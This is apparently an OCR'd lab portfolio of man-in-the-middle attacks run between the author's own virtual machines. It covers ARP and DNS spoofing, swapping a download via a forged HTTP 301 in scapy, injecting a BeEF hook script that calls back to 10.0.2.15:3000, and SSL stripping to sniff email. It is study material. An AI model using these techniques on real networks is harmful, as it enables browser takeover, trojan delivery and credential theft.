
IP is now 10.0.2.15

DNS Spoofer

In conjuction with an ARP Spoofer, the DNS spoofer can be used on a remote Windows computer and in this case I have delievered that computer a special Hook link embedded in the html page stored on my computer which allows me to take full control of the remote Windows computer and use it as a zombie.




```
The DNS has been spoofed and replaced with a hook
<script src="http://10.0.2.15:3000/hook.js"></script>
```



```
code_injector     execute_command  net_cut      replace_downlo
root@kali:~/PycharmProjects# cd arp_spoof
root@kali:~/PycharmProjects/arp_spoof# ls
arp_spoof.py  sslstrip.log  venv
root@kali:~/PycharmProjects/arp_spoof# iptables --flush
root@kali:~/PycharmProjects/arp_spoof# iptables -I FORWARD -j N
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py -t 1
[+] Packets sent: 150
```

```
[+] Spoofing target
[+] Spoofing target
[+] Spoofing target
^CTraceback (most recent call last):
  File "dns_spoof.py", line 29, in <module>
    queue.run()
KeyboardInterrupt
root@kali:~/PycharmProjects/dns_spoof# python dns_spoof.py
[+] Spoofing target
[+] Spoofing target
```

```
rtt min/avg/max/mdev = 167.554/167.554/167.554/0.000 ms
root@kali:~/PycharmProjects/dns_spoof# ping -c 1 testing-ground
PING testing-ground.scraping.pro (10.0.2.15) 56(84) bytes of da
64 bytes from kali (10.0.2.15): icmp_seq=1 ttl=64 time=1.85 ms

--- testing-ground.scraping.pro ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.845/1.845/1.845/0.000 ms
root@kali:~/PycharmProjects/dns_spoof# ^C
root@kali:~/PycharmProjects/dns_spoof# service apache2 start
root@kali:~/PycharmProjects/dns_spoof# 
```


MSEdge - Win10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
testing-ground.scraping
testing-ground.scraping.pro/

The DNS has been spoofed and replaced with a hook

What I learned

- Regex substringing
- Converting packets
- Modifying packets on the fly
- DNS

File intercepter


Used to intercept downloads and redirect the download to any other download.

This is a serious attack as any download a victim may start could be replaced with a malcious download such as a backdoor, keylogger or credential harvester.


File interception can be achieved after ARP spoofing is accomplished and works in a similar fashion to DNS Spoofing, the main difference is that different layers of packets are modified.

File interceptor

Working in a similar fashion to DNS spoofing, I have replaced the download for LDPlayer to a completely different download, in this case it's winrar, but it can again be a file on my own computer such as a Trojan credential scanner.




```
set_load(scapy_packet, "HTTP/1.1 301 Moved Permanently\nLocation: https://www.win-rar.com/postdownload.html?&L=0\n\n"
(str(modified_packet))
t.show())
```



```
HTTP Request
[+] exe Request
HTTP Response
[+] Replacing file
HTTP Response
HTTP Response
HTTP Request
HTTP Response
HTTP Request
HTTP Response
HTTP Response
```

```
                                        root@
rtt min/avg/max/mdev = 167.554/167.554/1
root@kali:~/PycharmProjects/dns_spoof# p
PING testing-ground.scraping.pro (10.0.2
64 bytes from kali (10.0.2.15): icmp_seq

--- testing-ground.scraping.pro ping sta
```



	Windows XP 32/64 bit
File Size	412.18 MB
Latest Version	Download LDPlayer 4.0.28 Free

Download LDPlayer 4.0.28 Free

Download LDPlayer 4.0.28 Free –LDPlayer is a distinct emulator of Android OS that completely concentrated on giving you with one capability– remarkable running one of t most recent and also popular Android smart device games straight on your COMPUTER. Enhanced with wonderful ca to maximize your COMPUTER equipment (such as much more powerful CPU, GPU, Storage, and also RAM hardwa than on any type of portable Android device), and also with excellent treatment taken to offer excellent compatibility w the most recent pc gaming titles, the app represents the best way you can transform your house COMPUTER or lapt computer into a gaming machine that runs the latest mobile software application Download LDPlayer 4.0.28 Free

Appre
also a

What do you want to do with winrar-x64-591.exe (3.1 MB)?
From: win-rar.com

What i learned


- Python list manipulation
- Analysing HTTP Requests
- Intercepting HTTP Requests
- Modifying HTTP Requests
- Filtering Traffic of Ports

Code injector

- Injects html and javascript code into a website.
- Directly modifies the raw layer of packets.
- HTML code lives in the raw layer.
- Uses BeEF (Browser exploitation framework) to run a number of different attacks.

Code injector

I have injected a hook into the RAW layer of my windows machines packets and have turned it into a slave using BeEF. The hook is the highlighted line and BeEF is on the left where you can see a very rich number of things you can make that computer do like turn on the webcam.


testing-ground.scraping.pro/

WEB SCRAPER TESTING GROUND

LE REPORT

mplicated financial table report

```
<script type="text/javascript">var _gaq = _gaq || []; _ga…</script>
<!--[if lt IE 7]> <p class="chromeframe">You are using an outdated brows
er. <a href="http://browsehappy.com/">Upgrade your browser today</a> or
<a href="http://www.google.com/chromeframe/?redirect=true">install Googl
e Chrome Frame</a> to better experience this site.</p> <![endif]-->
<div id="topbar"></div>
<a style="text-decoration: none" href="/">…</a>
<div id="content">…</div>
<script src="http://10.0.2.15:3000/hook.js"></script>
<div id="userdata_el" style="visibility: hidden; position: absolute;"
beefhook="QAG5Odqw1rlBPpXltjgAJh6m1kulTQBNhm28NXIgKO1x2uVS8DWExKrsKRlbAj
NDz8MhyjkstHEeNrS9"></div>
</body>
</html>
```

```
Inline style {
}
Inherited from body
body {                                                    main.css (21)
  font-size: 1em;
  line-height: 1.4;
  font-family: "Century Gothic",CenturyGothic,AppleGothic,sans-serif;
}
```

Hooked Browsers
- Online Browsers
  - testing-ground.scraping.pro
    - 10.0.2.11
- Offline Browsers
  - 10.0.2.15
    - 10.0.2.11

Module Tree
- Browser (56)
  - Hooked Domain (26)
  - 🟢 Detect Foxit Reader
  - 🟢 Detect LastPass
  - 🟢 Detect MIME Types
  - 🟢 Detect QuickTime
  - 🟢 Detect RealPlayer
  - 🟢 Detect Silverlight
  - 🟢 Detect Toolbars
  - 🟢 Detect Unity Web Player
  - 🟢 Detect Windows Media P
  - 🟢 Fingerprint Browser
  - 🟢 Play Sound
  - 🟢 Remove Hook Element
  - 🟢 Unhook
  - 🟢 Webcam
  - 🟢 Webcam Permission Che
  - ⚪ Detect Evernote Web Clip
  - ⚪ Detect VLC
  - ⚪ Get Visited Domains
  - ⚪ Get Visited URLs (Avant
  - ⚪ Spyder Eye
  - ⚪ Webcam HTML5
  - 🟠 Detect Popup Blocker
  - 🔴 Detect ActiveX

Module Results History

id	date	label

What I learned

- How to use BeEF
- Manipulating RAW layer of packets
- Javascript & HTTP Code injections
- Content length on websites and how to manipulate it


Bypassing HTTPS

- Uses ssl strip which runs on port 10000
- Redirect all packets going to my computer to port 10000
- Luckily, a lot of important websites are now moving to HSTS and there is no widely known method to bypass HTST (HTTP Strict Transport Security)

Bypassing HTTPS

In this example, using ssl strip, I can sniff packets from my own email on my windows computer through my packet sniffer program on my unix computer.

Using ssl strip and changing some options in my iptables, I can use most of the programs I created such as the code injector and download replacer, on HTTPS websites




```
):00,958 [    4843]   WARN - nSystem.impl.ActionManagerImpl - keymap "Eclipse" n
onCore]
):00,959 [    4844]   WARN - nSystem.impl.ActionManagerImpl - keymap "NetBeans 6
 PythonCore]
):13,733 [   17618]   WARN - openapi.wm.impl.ToolWindowImpl - ToolWindow icons s
 fix ToolWindow (ID:  Problems View) or icon jar:file:/opt/pycharm-community-20
general/warning.svg
4:25,043 [ 328928]   WARN - openapi.wm.impl.ToolWindowImpl - ToolWindow icons s
 fix ToolWindow (ID:  Problems View) or icon jar:file:/opt/pycharm-community-20
general/warning.svg
```

root@kali: ~/PycharmProjects/packet_sniffer 101x13

```
 >> tile-service.weather.microsoft.com/en-US/livetile/preinstall?region=US&app
3F071E1DA76512D21FE36&FORM=Threshold
 >> tile-service.weather.microsoft.com/en-US/livetile/preinstall?region=US&app
3F071E1DA76512D21FE36&FORM=Threshold
 >> assets.msn.com/service/msn/livetile/singletile?market=en-US&source=appxman
cal=news
 >> www.hotmail.com/
 >> www.hotmail.com/
 >> ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYg
6xvDl7I90VUCEAH9o%2BtuynXIiEOLckvPvJE%3D
 >> ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYg
6xvDl7I90VUCEAH9o%2BtuynXIiEOLckvPvJE%3D
 >> dl.delivery.mp.microsoft.com/filestreamingservice/files/41d077dc-f087-4b3f
```

root@kali: ~/PycharmProjects/replace_downloads 101x6

```
ycharmProjects/replace_downloads# sslstrip

 Moxie Marlinspike running...
```



[redacted]

[redacted]

